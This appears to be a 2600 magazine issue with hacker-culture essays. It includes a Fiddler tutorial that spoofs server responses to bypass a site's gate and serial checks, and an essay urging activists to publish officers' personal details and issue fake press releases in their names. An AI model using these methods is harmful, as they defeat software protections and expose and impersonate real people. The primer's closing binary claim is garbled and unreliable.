I've faced outsourced thuggery myself, and - after my home was burglarized and valuable assets stolen by a known thief - been told by the prosecutor in the county where I lived that (and I quote verbatim) "the law doesn't exist to protect *people like you*." This is an excellent example of the tactic. Unfortunately, it's extremely difficult to fight back against these kinds of harassment - one cannot, in practical terms, "force" a prosecutor to bring a case against outsourced thugs. Worse, for those of us who much prefer not to ask police or other compromised authority figures for "help" or for any role in our personal lives, we're already hesitant to call the cops when we are attacked. In point of fact, the best response to outsourced thuggery - as we'll discuss below - is to document the circumstances and aggressively publicize the specific details of corrupt police-state employees who partake of this form of extra-legal attack.

Expropriation

Finally, a straightforward extra-legal attack involves police-state forces simply stealing the target's personal property in order to hamstring her ability to continue her activist work. Perhaps a car is impounded for "bad tags" (even though tags are in order), or real estate is suddenly encumbered with liens, old tax bills, and so forth. For technology-centric activists, an increasingly common tactic is to steal computers, servers, smartphones, etc. This is technically "illegal," of course - but good luck holding police to task for it. The target might someday get back the expropriated property... or not. Personally, I'm fighting for return of a stolen, encrypted computer currently - the Feds want to give it back, but wipe it of all data first. This is an excellent example of extra-legal expropriation of 100 percent legal, private property.

Surviving the Attack

For those who find themselves the target of extra-legal harassment, the experience can be disorienting. Indeed, that's part of the proven effectiveness of such tactics - particularly in countries where "the rule of law" is touted as more than just an empty slogan (in other countries, where state power doesn't even pretend to follow laws, extra-legal harassment can be just as damaging, of course - albeit less surprising). The uncertainty and sense that one is, for lack of

a better phrase, living in one of Orwell's brutal dreams can lead one to a sense that there's little way to mount an effective defense. That feeling is, I've realized, an essential part of the extra-legal puzzle: it's demoralizing, disempowering, and profoundly disorienting.

However, having survived a spate of aggressive extra-legal harassment by U.S. federal goons, I've learned some valuable firsthand lessons that can serve other activists well. I'll break these lessons down into three broad categories: the power of survival, the catalyst of humor, and the leverage of reverse surveillance. We'll take these in reverse order.

Extra-legal harassment is undertaken by individuals within state power structures; this may seem self-evident, but it's worth emphasizing. Whilst the "criminal justice system" has itself evolved into a well-oiled, well-staffed, and well-insulated bureaucratic tool for suppressing and punishing dissent, the extra-legal tactics explored above are rarely systematized in the same way. Rather, they take place when a small cadre of corrupt state actors - the proverbial "thugs with badges," high on their own perceived power and feeling immune from any consequences - chooses to step beyond the boundaries of formal legal behavior and to, as they will often describe it, "take matters into their own hands." These groups are, by definition, small and ill-defined. Often, extra-legal harassment is enabled by the phenomenon of "cops helping cops," i.e., the old-boys' network tendency of badge-carrying thugs to assist each other, cover for each other's crimes, and generally support their assumed position "above" mere mortals such as taxpaying citizens (and activists, of course). These unofficial networks of corruption are extremely vulnerable to disclosure and disintegration via the harsh spotlight of objective publicity. And while these thugs will usually disclaim their putative loyalty to their fellow conspirators, in point of fact they will routinely turn on one another if one is aggressively exposed in his criminal, extra-legal shenanigans. Consequently, an extraordinarily powerful reply to extra-legal assaults is what I call reverse surveillance: discovering, documenting, and disseminating the fine-grained details on individual participants in such corrupt cartels. This can be done via litigation (RICO-based civil claims are particularly powerful in their ability to use "discovery" to uncover hidden connections and personal details), via social engineering, via old-fashioned investi-

gative research... or a combination of all three. The key step is *publishing* this data, in a secure, non-censorable location online. When corrupt thugs find themselves in the unwanted spotlight of public awareness, they often as not sell each other out, deny their past actions, and otherwise set themselves up for even more legal difficulties when the inevitable civil litigation unfolds. The old saying is that sunlight is the best disinfectant; this is certainly the case when it comes to extra-legal gangs.

The second effective response to extra-legal harassment is humor. This may seem surprising - or even counterintuitive - but it's nevertheless true. The kind of corrupt cop who engages in extra-legal attacks against dissidents and activists is generally extremely puffed-up with sanctimonious self-importance (either due to religious beliefs, deeply held personal prejudices, or just the thrill of causing harm through the use of force). These kinds of people seem to have been surgically stripped of their sense of humor. This would be merely sad, had it not also opened up an extremely useful weakness: they cannot stand to be laughed at. Indeed, one of their worst fears seems to be serving as the butt of jokes they cannot control (like all bullies, they can throw punches but are constitutionally incapable of taking them without crybaby panic), and therefore turning humor on them preys on those fears in a tangible and profound way. My personal advice on using humor to crack the shell of extra-legal cop conspirators is to craft the humor memes in such a way that they act as a caricature of the very hatreds, prejudices, and bigotries that the conspirators hold most dear. Thus, for example, if an extra-legal assault is powered by the cops' personal prejudice against a minority sexual orientation, an effective humor-based counter is to author "camped-up" faux press releases in the name of those same key conspirators - and release them to news agencies. This kind of satirical publication is well protected against censorious (legal) attack in most all civilized countries; it's also proven effective in placing its targets in a Catch-22 position. Like the man who is asked when he stopped beating his wife - and can't answer the question without indirectly acceding to the frame of the question itself - the target of such hyperbolic satire is, even in denying the satirical statements attributed to her, inevitably linked to the topic itself in all future search engine queries, as well as in the public mind. They hate this, trust

me. Humor is their nightmare - use it wisely.

Finally, there's a deep structural reality to extra-legal harassment: as Mr. Chen has proved through his durability, despite years of extra-legal repression by Chinese state authorities, the ability to *survive* is the most fundamental weapon of all. When the extra-legal hits just keep coming - when they escalate, and mutate, and seem like they'll never end - one fact always: the attacks will end, sooner or later. Those who can survive them (however they manage to do so), and not only survive but retain their integrity and even sense of humor, have "won" - and corrupt authority figures know this. Extra-legal campaigns are always of a limited duration; it may be weeks, or months, or years... but it will end. Corrupt cops eventually lose interest, they betray each other and end up fighting amongst themselves, or their own ineptitude eventually "outs" them and their illegal schemes. It's inevitable. Those of us who are targets of such campaigns prove ourselves and prove our durability by outliving these nasty monsters. We do even more than that when we recover from extra-legal campaigns not only to continue our activist work, but to do so as smarter, wiser, stronger, and braver activists as a result. Most of all, we help construct a bulwark against attacks on other activists in the future, by sharing our experience and hard-won knowledge - so that others can learn from what we've survived, and protect themselves more effectively at all levels.

That's been the intent of this article - to help you, the reader, prepare for this kind of attack. Pre-warned is prepared, and the ability to "de-mystify" the tools of extra-legal harassment is one of your strongest shields against any such situation you (or your friends, or family, or colleagues) may face in the future. Extra-legal harassment thrives in the shadows; it feeds on ignorance and a lack of visibility. The more we are able to name it, study it, and counter it... the more we take this tool away from power-mad central authorities who will (quite literally) stop at nothing to hinder the activists they see as their enemies. And, while these extra-legal tricks can be effective in a vacuum, they in fact turn on their corrupt initiators when we are able to see them for what they truly are: they are the last-gasp efforts of power-maddened thugs who, in their deepest souls, are nothing more than smalltime bullies looking for a way to make someone else suffer for their own lack of genuine spirit.

The Hacker Perspective

by Mike Keller aka GoodHart

I suppose I do not really fit the “mold” concerning those that (normally) call themselves hackers. But I feel I have been a hacker since long before the time computers were available in the household (and many businesses didn’t have them yet, either). No mobile, much less cell phones, not even wireless phones. Automobiles did not have computers in them (the first I remember were in Volkswagen Type 3s and consisted of a bunch of resistors - that supposed “brain box”), and I still remember the first ad I saw on TV for a calculator that had four functions and could be held in the palm of your hand... and it was *only* \$2,500 (or thereabouts)! Being born around 52 years ago had both advantages and disadvantages then.

To me, hacking embodies the freedom to grow at the pace one desires to grow, i.e., learn. *None* of us are anything like each other, and schools tend to stifle the brilliant and push to exhaustion those that can barely keep up. I learned more during summer vacations than I *ever* did at school. I also recently learned that I have a mild condition called Asperger’s Syndrome. It kept me away from “socializing” in school, and would have pushed me into some academics had I been given some direction or opportunities when younger. As it was, I was fairly well isolated.

Yes, today I work with computers, but not as technically as most “hackers,” but rather as an operator - night time batch run - and “watch to make sure everything stays up” person. When I was younger, I was more interested in computers than I am now, although I did learn a bit of JavaScript to solve a problem with the company’s one website. After a month of intense learning and finally getting their old code to work properly, they went in another direction with it anyways.

In looking back, my start really *was* with hardware hacking. I was fascinated by the way things worked, mechanically and electronically. For instance, I didn’t know how my cassette tape-player worked, and so, since it didn’t work so well anymore (since my Dad had bought it, I was obligated to wait until its near death), I opened it up and looked inside. I got a book on schematics (but then, this was in the day when the equipment actually had the diagram on the inside cover of the case) and parts at the library and learned about capacitors, resistors, and transistors, which had just come into use not long before. (I still have a few radios etc. with a schematic of the circuit inside the cover.) Once opened, I saw the problem right away. The stupid little round “rubber band” that drove the mechanism was stretched out and cracked. It was

the first item I had ever owned that was not made to “last.” (Remember Ma Bell’s early dial phones? They could withstand a nuclear blast, and did withstand *many* a dropping of them.)

I honestly regret the loss of an early transistor portable radio (GE) I had as a youth. It took four D batteries and, although it was only AM, it picked up stations famously. It was leather bound, almost a gray color if I recall correctly. Because smaller capacitors were coming into use, they were not yet produced “sealed,” so the entire circuit, once placed on the board, was coated in paraffin. Not really very much fun to desolder, but not impossible.

Is there a difference in the attitude of a “hardware hacker” and one that mainly explores through software and computers? I don’t think so. We all tinker to learn. But it goes beyond tinkering most of the time for me. Ever since that day I had to trash the tape player because of a dumb rubber band belt being used, I made it a goal to first learn and then repurpose. I learned to make things better (much of the time, but not always!). I perpend that it is just another set of tools. Computers are tools, and hardware of any other type are just different types of tools; they all can be used for good or ill.

I was in the sixth grade when I caught the hacker bug. Our science class made a battery out of paper towels and some lead foil. Then the teacher hooked it up to a battery charger and, after a few minutes, the saline solution the “battery” was sitting in started to bubble. After about eight minutes, we could hook it up to a light bulb and it lit! Not exactly exciting stuff, but for a ten-year-old underexposed to the world, it was great. I then took my “battery” home, found a jar to put it in, and poured in my own salt water. I wrapped some bare wire around the terminals, and hooked them to an old cord that was removed from some appliance that no longer worked. Before I plugged it in, I figured that maybe the mains would be a bit strong for this, and so I wired in a resistor I had removed from the tape player. I plugged it in and *wham*. The resistor turned to dust, exploding like a firecracker. Lesson one: don’t mess with mains power until you know what you are doing. Later on, I also found out, quite by accident, that one does not provide a better ground to the mains box than the box is already being provided with (don’t touch an older box while standing on the concrete floor in your bare feet).

It wasn't long after that that I learned my second lesson in hacking: don't ruin it for others (especially if that "other" is you, Dad!). I, still ten years old, wanted to know what was inside a D cell, the old zinc-carbon based ones. So I used my Dad's crosscut saw to cut one in half using the bench vise to hold the battery. Then I looked up what that black stuff inside was at the library again. Not very impressive, but later, when I got myself a 110 amp arch welder, the carbon rods from discarded batteries were useful (once cleaned up) as cutting rods for thin metals (as long as one was careful *not* to breathe any fumes from the chemicals one could not wash off the rods). Anyway, I put my Dad's saw away, but when he went to use it a few months later - since I hadn't cleaned off the manganese oxide innards of the battery - it was all rusted and corroded, and ruined. I got a warm bottom that night. So, carelessness, lack of consideration for others and their equipment, and laziness are not good traits to aspire to as a hacker.

I was a quiet kid, so in order to try to get me "out" more, my parents bought my brother and me a pair of walkie-talkies. It didn't really work, since I think we played with them one time. But, I saw that the box said it used "Channel 3" and, looking that up (still pre-Internet days), found out that was Channel 3 on the CB band. *Cool*. Now, we lived in a bit of a valley, so I wasn't picking up any signals easily. So, I tried my hand at hacking it. Taking the back off, it was easy enough to attach a wire to the terminal where the antenna was and extend it out... hmmm, still nothing... maybe something bigger... so I attached it to the central heating ducts of the basement. OK, now I could hear a bit, but not much. Hmm. I had an old Bulova five tube radio (AM of course) and attached the other side of the antenna to that. (I later found out there is a small current passing through that antenna and, standing on the basement floor in one's bare feet, one should avoid touching it.) Whoa! Suddenly I was able to pick up a CBer about two miles away, and he said I was "blowing his doors off" (meaning I had a decent amount of power to my signal)... all from a nine volt walkie-talkie.

I could go on to describe an early "phone extension" before that was "kosher" - an answering machine attached to a semi-party line (one other party on the line... it would pick up their calls too, and I got some really weird messages until I finally uninstalled it the next day), a small forge I made from a 55 gallon drum, and the many many pieces of test equipment I made from spare parts and odd schematics, hand copied as the copying machine was not in widespread use yet. An adamant reader of *Nuts & Volts*, *Popular Electronics*, *Electronics Now*, *CQ*, *EDN*, *QST*, *Circuit Cellar*, etc.

The news of Robert (Bob) Pease passing in an auto accident recently hit me hard, as we had written one another a few times. He was a giant in his field and one of the kindest persons I never got to meet.

Don Lancaster's *Hardware Hacker* was of great interest to me in the early days, also. You might say his influence was second only to Mr.

Pease's. One of my favorite articles by Don was "Elegant Simplicity," found at <http://www.tinaja.com/glib/elesimp.pdf>. One of the first articles I'd turn to in *EDN* was Don Lancaster's "Guru's Lair Hardware Hacker."

I did make some attempts at hacking during the "acoustic coupler" phase of home computers, but I really didn't have the resources to do much (after modems became more "in line," I did use the parts to an old coupler for a few projects, including a metal detector I'd put together).

In all honesty, I don't think this type of hacking is of any less importance than anything done "with" computers, but, as things go along of course, more "devices" contain them in one form or another.

At the moment, I am in the middle of recovering from a boot sector crash on my wife's Windows machine. She is begging me to get as much info off of the hard disk as I can before I do any "wiping it clean" if I discover that it is not an actual hardware problem. If it is hardware, I can always use the hard disk as an auxiliary drive, without need of using it to boot.

After a week of fiddling (which included running Linux off a live CD for part of the recovery process), of course I find out that it *is* a bad boot sector on the hard disk, so it is going to become my backup as soon as I get the time to transfer everything.

One of my favorite things to do is to write instructions for Instructables.com. After documenting a project, I publish it there for others to see and maybe build or improve upon. Information is shared across the board, on all projects and hacks. They have an active forum for general as well as project discussions, and even a few places to ask questions. As the site is inundated by quite a few young persons, many of them in their teens, some of the projects are a bit on the simpler side, but they range from K'Nex and papercraft items to home built RepRaps and desktop laser cutters.

None of this is very exciting in this world of "super car chases" and shootouts in movies. It has none of the "drama" of secretive spying or espionage. It's just a world of unlimited exploration, which has spilled over into the arenas of astrophysics, genetics, and quantum physics.... If it can be learned, it can be hacked. And if it can be hacked, it can be improved.

So I can't offer any advice that is very much different than others have in this sense. But, for what it's worth, *MAKE Magazine* tells us to void that warranty (if you can't open it, it isn't yours), and a host of Internet sites tells us to open, learn, make, and repurpose things. This *is* the wave of the future. And even old guys like me can be in the forefront of that wave.

Mike Keller aka GoodHart has been operating and helping maintain three AS/400 machines and about 26 servers on a second shift for the past 27 years or so. It affords him time to read, study, and work on other projects while backups and such are running. One of his favorite pastimes is dumpster diving, second only to creating working devices out of what others have discarded as worthless.

BOOK REVIEW

***Exploding the Phone* by Phil Lapsley**
Grove Press, 431 pages, \$26.00
ISBN 978-0802120618
<http://explodingthephone.com>


Review by Rob T Firefly
<http://robvincent.net>

I'm a longtime phone phreak as well as a voracious history buff. For as long as I've explored and participated in the scene, I've always tried to learn as much as possible about its origins. Things like the infamous "Secrets of the Little Blue Box" article from October 1971's *Esquire* were required reading, but it was a mainstream take on the scene; from the outside, looking in. The various (often incompatible) takes on phreak history found in text files, message threads, and random debates provided tenuous links to where things had really come from, but I always felt there must be more behind all those scenes to learn about.

There have been good books on the hacker scene over the years, but it's generally been rare for phreaking to get all that much of a look in. A proper history of phreaking itself hadn't really turned up until the release of *Exploding the Phone*, by historian and HOPE speaker Phil Lapsley.

After a foreword by former phreak Steve Wozniak, *Exploding the Phone* hits the ground running by throwing you right into a typical story. We follow the adventures of a 1960s college student as he stumbles into the early phreaking world by way of a simple puzzle he encountered by chance, the answers to which kept opening up new questions. Before he knew it, he found himself embroiled in a bizarre and fascinating world that begged for further exploration. It's a very familiar type of story to many phreaks, all of whom might have a parallel story to tell. Many of these stories will be related later in the book, spiraling together in all sorts of interesting ways.

Lapsley also weaves in a differently-rewarding narrative: the history of the telephone network itself, from its 19th century birth through decades of technical and business machinations. It's an enlightening picture of the birth of the phreaks' playground. Lapsley continues to take us back and forth between the technological and organizational history of



the telephone industry, and the phone phreaking scene which began to explore it. We switch back to the phreaks, we get the birth of a blue box in 1960, an early example of scanning phone numbers in 1959, and the independent paths that led various phreaks to discover the joys of 2600 hertz. The

story continues.

Lapsley expertly winds together the threads of the continuing story of the telephone network, "the largest machine in the world," and the phone phreaking individuals and communities which sprang up around, inside, and underneath it. Told through years of interviews with early phreaks as well as the authority figures and telco employees who found themselves working against them, the story turns out to be vastly more fascinating than either side might have ever suspected it to be. Lapsley allows the very human stories of those involved to speak for themselves. From the earliest tentative explorations by newly-empowered telephone users in the earliest days of operator-less telephone use, to the coalescing scene in the early 1960s, through the Yippie era and social upheaval, to the chaotic world of electronic switching and the telco breakup of the 1970s, to where it all ended up today, everything comes together to form a fascinating oral history of where our scene and its pioneers came from and where things may be headed for us.

As a bonus, Lapsley provides what is, quite frankly, a completely insane amount of chapter notes. This is no quick bullet list to skim at the end; this is a fully-referenced 70-page expansion to the book which really fleshes things out. In addition to the citations and author comments, the notes make use of a numbering system which fleshes out Lapsley's citations in an online manner; source documents, articles, FOIA requests, and more are available to read via the book's website. What might seem like a simple interactivity gimmick actually leads to a further treasure trove of historical data as the reader is invited to browse years of Lapsley's research.

I highly recommend *Exploding the Phone*. I found it a highly rewarding read, and I'd give it to a seasoned hacker or phreak as well as to an interested newbie.



Fiddler Never Trust the Client

by Andy Phillips
andyphillips99@gmail.com

It never ceases to amaze me how many developers make the fatal mistake of trusting security to code which is run on the client side (our own computers). The most obvious example of this would be something like web form validation, which should only be implemented on the browser for usability purposes - whereas server validation should always be in place (since client side code can be tampered with).


Aside from form validation, many websites/Flash, and other applications also communicate with remote servers, and the security of such applications presumes that we are unable to see and tamper with this communication. Not the case!

One method we can use to illustrate/highlight and exploit such vulnerabilities is to examine HTTP(S) traffic between our computer and the Internet, so we can see how client-side code running on our machine is interacting with remote servers.


Let me introduce you to Fiddler (www.fiddler2.com). Fiddler is a web debugging proxy, which allows you to examine all HTTP(S) traffic from your machine. Fiddler also allows you to "fiddle" and tamper with such communications, so that you can spoof requests and responses to and from remote machines, thus tricking code which is run locally on your machine, or indeed the server. It's one of the best tools you can have for spotting this type of vulnerability. Using Fiddler, I have previously been able to do all sorts of things like intercept

and modify requests from Windows applications to remote servers to authenticate serial numbers (server says invalid, I intercept and change to valid), spoofing high score submissions from Flash games to be significantly higher than I actually achieved and more.

OK, now for an example, I'm sure some of you (whilst mindlessly browsing the Internet) would have come across a rather scammy page which asks you to "complete one of our amazing offers to continue." No? Well, these things are out there, and I found such a URL after some Googling and will be using it for my example.



I'm going to make this an introduction to what you can do with Fiddler, rather than a complete tutorial (I'm sure you are all capable of researching it further!). So upon loading Fiddler, and then loading this scam URL in my browser, I can see that it is periodically making a remote server call (`/?a=check&session_id=84036`). Pretty obvious what's going on here! You could spot these using Chrome's InspectElement feature or Firebug. also.



I can also see that the response from the server is `{"complete":false,"leads":"0"}`. Could they have made it any easier?


This is a clear example of poor security awareness on their part, as they are trusting my browser to check with the server on my progress completing one of their offers, and then allowing the server response to trigger their site (as loaded on my browser) to continue.

Note: I'm sure there are multiple ways of hacking/tricking this site, but I will stick with this method to illustrate what you can do with Fiddler.

Using Fiddler, I enable the "Auto Responder" feature, which allows you to return your own content based on a certain type of request (you can target specific requests or set REGEX filters). It's as easy as enabling this feature and then pressing "Add" with the request above highlighted. It will then set up an auto response based on this server call from the scam site.

You can then choose what response will be returned once this request is intercepted. I created a .txt file containing just this:

`{"complete":true,"leads":"1"}` - and set this as the content to be sent back when this request was next made. I then immediately got this result in my browser:



I can then continue to press "Get Password" and it miraculously displays it to me, despite having every opportunity for the server itself to *validate the fact that I had completed an offer before returning the password.*

I hope then that I have made a couple of things clear: firstly, that Fiddler is a very useful tool; and secondly, that you should never trust client side code with your security!

OFF THE HOOK

TECHNOLOGY FROM A HACKER PERSPECTIVE

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET

WBAI 99.5 FM, New York City

and at <http://www.2600.com/offthehook> over the net

Call us during the show at +1 212 209 2900.

Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite.

Contact us if you can help spread "Off The Hook" to more listeners!

U.S. Department Of State Loves Mexico



by ^SUBv

I'm a small business owner who mainly sells my geek skills to small state and local government shops in an effort to make government more efficient and pay my bills. I've recently become annoyed by my biggest contract and have started looking for new opportunities/contracts. In my search, I found myself on yet another website designed to give the small/medium business (SMB) an opportunity to sell their services and warez to government agencies. As I was perusing the new site, I saw this title as one of the bid opportunities "RFQ for Mexico Technical Surveillance System" put out by the Department of State (DoS - no, not denial of service) with an ID number of SINLEC12Q0006. The title, of course, caught my eye not because this is a service that sounds anything like the services I provide, but because it seemed awkward at best to me that such a request would be publicly made on a site I didn't even have to register for. I, being the curious type, downloaded the RFQ to see if maybe this was just a case of a bad naming scheme or something stupid. I blew past the first ten pages of legalese explaining what a Request For Quote (RFQ) was, as if the SMBs looking for bid opportunities somehow didn't know what the DoS meant when they said RFQ. On page 11, I got to the meat of the document: the Statement of Work section.

"This procurement action is undertaken to add additional capacity to the existing Technical Surveillance System. This additional capacity will provide the Government of Mexico with the capability to intercept, analyze and use intercepted information from all types of communications systems operating in Mexico. Together with the original system the requested additional capacity will continue help deter, prevent and mitigate acts of major federal crimes in Mexico that include narcotics trafficking and terrorism."

Yes, you read that right! The first thing that jumped out at me was that they are asking to expand an *existing surveillance system* currently in use to intercept and analyze all types of communication in Mexico. As we read on, it seems as though the American taxpayer will be flipping the bill for this expansion and, once complete, turning the system over to the Mexican government or, more precisely, the Secretaria de Seguridad Publica (SSP).

After settling down and allowing it all to sink in, a question surfaced in the ether of my mind. Why would the DoS be interested in procuring a surveillance system for a neighboring country? The RFQ seems to suggest that the objective of the project is to thwart narcotics trafficking and possible terrorist threats. Now maybe it's the conspiracy theorist in my head, but that doesn't add up. Doesn't the U.S. set up "listening stations" covertly all over the world? Why would we set up a station in Mexico, then turn it over to the Mexican government? We could be messing ourselves out of valuable intelligence if Mexico decides not to play nice and share the info they glean from the system the U.S. taxpayers purchased for them.

As I pondered this, an idea bubbled up in my head. This surveillance system will not only be monitoring the communications between Mexican narcotics traffickers, but it will be listening to conversations between citizens of Mexico and citizens of the U.S. I'm not a legal expert, but I don't believe the DoS has jurisdiction to monitor U.S. citizens within the United States. Even if they are allowed to monitor U.S. citizens within the States, I'm pretty sure the only U.S. government entity that can wiretap without a warrant authorized by a judge is the FBI (thank you, Patriot Act). So it appears to me that the American taxpayer is purchasing a system that we will give over to the Mexican government (SSP) so that the SSP can spy on the people who paid for it.

I have to ask myself if our borders are as secure as the current administration emphatically suggests, then why do we need to expand the system in the first place? I wonder to myself how the FBI feels about the DoS trampling all over their turf? Shouldn't a portion of the money for procuring this system have gone to the FBI to create and/or expand their surveillance system near the border? Lastly, this seems like pretty sensitive stuff - if I can find it, doesn't that suggest that the drug traffickers and terrorists the system is supposed to monitor will also be aware of the system's existence?

References

<https://www.fbo.gov/utills/view?id=170236de75cad7166a4eb688500fe4ea>

Hypercapitalism and Its Discontents

by W.D. Woods

The last few issues of 2600 have had several discussions of "piracy" and the hacking that propels it. I suggest there is yet another way to look at the issue that does replace these opinions but adds to them by putting piracy into an even bigger picture. I am not encouraging or condoning any acts; I am asserting that there are a variety of ways to define and reframe hacking and piracy that may challenge the status quo of how they might be understood or labeled.

More and more we live in a global social, political, ideological, and economic system we can call hypercapitalism. Alternatives to capitalism have gone away to be replaced by capitalist explosions in Russia, India, and China; socialist, communist, and syndicalist options have been killed off by the "free" market in which everything can be bought and sold by elites. In many ways, the one percent has won (at least for now).

In such a system, information is created, exchanged, and controlled as part of a governmental and corporate machine dedicated now to the exclusionary ownership of the intangible as much as to the ownership of the material. Companies own things; companies now own ideas; companies may even own you. In such an environment, creative products and data are types of commodities to be owned and traded just like anything else.

In the age of mechanical reproduction, it was items (and the labor that produced them) that formed the center of social reality. Now, in the age of digital reproduction, it is concepts and codes that are the coin of the realm for the first world. In an age of mechanical reproduction, it is items that are created and exchanged. In the age of digital reproduction, it is power relationships, mediated by electrons, that are created and exchanged.

Hackers and so-called pirates represent a potent force for the undermining of this economic and political system, especially those who challenge the dominant definition of ownership. Appropriating art and sharing it is a method of rebellion and liberation and not just a "criminal" activity. Simply put, hacking and pirating represent new kinds of exchanges subverting the hypercapitalist reality. Hacking is both a result of and a revolt against hypercapitalism. Hypercapitalism produces the mechanisms of its own subversion. Hacking is one of them. Piracy is another.

Whether intended or not, hacking and piracy are minor skirmishes (with the potential to become major) in what can be called class warfare. The concept may be old, but the reality we face is all too real.

The mechanisms of control define what is criminal and what is not. Piracy not only pulls profit from the creator; it much more pulls profit, and ultimately control, from capitalist elites. "*Piracy implies deviance when, in fact, it is one of the defining characteristics of hypercapitalism.*" It is predictable and inevitable protest as much as the Occupy movement is.

Hypercoherence is another attribute of hypercapitalism. Hypercoherence of systems means that small changes in one arena, organization, or place result in exaggerated change elsewhere. As dominant as hypercapitalism is now, it is still, at its base, fragile and can be resisted and upended through digital acts, such as appropriation and unfettered exchange of information.

The implication is that even the simplest of hacks, either in a creative, activist, or destructive vein can have accelerated and profound results. Whether it is meant to be or not, hacking is transgression.

The government response is predictable when the economic and political forces respond with rules, regulations, vague laws, and discipline that do not match the act. What are at stake are the central mechanisms of control; this is why we see the harsh prosecution of those who liberate information outside of acceptable (as defined by elites) boundaries.

If you fundamentally change the mechanism and results of production, you simultaneously create the mechanisms of revolt and disruption. There is a re-creation, a mutual co-creation, and this is where the modern system and the modern system crasher come together. Power elites need to control all aspects of transaction, and the government and corporate entities must defend not only the theft of ideas, but also the entire notion that data and information and art can be seized and disseminated by only a few.

Hacking and piracy are revolutionary actions. They are a kind of informal and uncontrollable redistribution of wealth. The models that allowed us in a past outside of hypercapitalism to understand this dual process of ownership and resistance are today as inadequate as the control mechanisms used to create the ownership of things are inadequate to control the ownership of code.

As D351 wrote in 29:2, the hacker community is coming out as anarcho-socialist. I would argue that it has always been part of this tradition all along. And we can expect more of this kind of political awareness as the hypercapitalist system begins to reassert itself and more begin to resist.

Fun with Base Math: A Primer on Base Numbering Systems

by Fantacmet

What is base math? You use it every day, you just might not know it. For those who do, this article is not for you. This is a primer of sorts, an introduction. I am by no means a mathlete, and, yes, this does give me a bit of a headache, and does make my eyes hurt, but it's not overly difficult.

The base math you use every day is base-10. You use ten digits. Not 1-10, but 0-9. Every single number in the base-10 numbering system can be read using those ten digits.

Let's proceed with base-8. The digits of 8 and are not there. The numbers you use are 0-7. So, where does 8 go to? Simple. In base-8 math, $8=10$. Hence $9=11$, and so on. When you get to 17, you start over at 20, 21, 22, etc.

If you do any subnetting, you are using a different base math - you are using base-2, or binary. You consistently convert from base-2 to base-10. Now, any of us who have ever tried to count in binary knows what a bitch it is, so we developed an easy shortcut to go back and forth, and easy it is. Just go from right to left starting with the number 1 and double it up every time you move left. When you add it up, depending upon if that digit is there, it's determined if there is a 1 or a 0 there. Those of you who have never been able to figure out the shirt that says, "There Are 10 Types of People in This World: Those Who Understand Binary and Those Who Don't" should now have a clue. If not, you may want to quit reading at this point.

Now that you have a better understanding of what base numbering systems are and the fact that you use them every day, let's go back to base-8 and do some math.

Again, we will count from right to left in any even number. The spot furthest right is 1, just as in base-10. The next spot left is our 8's spot. Next is 64th's, and then 512th's, etc. So each time we move to the left, it is multiplied by 8. Let's take an example.

Let's use the number 5435 in base-8. What is the base-10 equivalent? First, I will write out the equation.

$$5*512 + (4*64) + (3*8) + (5*1) = ?$$

You can do it all up that way which is fine, but that gives you a headache, we can use a simpler method. Well, simpler in the minds of some, anyway. So get out your pen and paper, and we will do this methodically instead. The first number you want is 5, which is (surprise) $1*5$. Then you want the next one, which is $3*8$. So the next number you

write down is 24. $4*64$ is 256. $5*512$? That's 2560. So what's the answer? Well, you should have written down all those answers, so go back through and write them down again, because now you need to add them up. $5+24+256+2560=2845$. So the answer is 5435 in base-8 is equal to 2845 in base-10.

Now you may notice that some of those numbers in base-8 look awfully familiar if you deal with networks at all. They represent some of the same numbers in binary: 1, 64, 256, 2560. In the old IBM mainframes, they used 12-, 24-, and 36-bit words. Base-8 was an easy truncation of base-2.

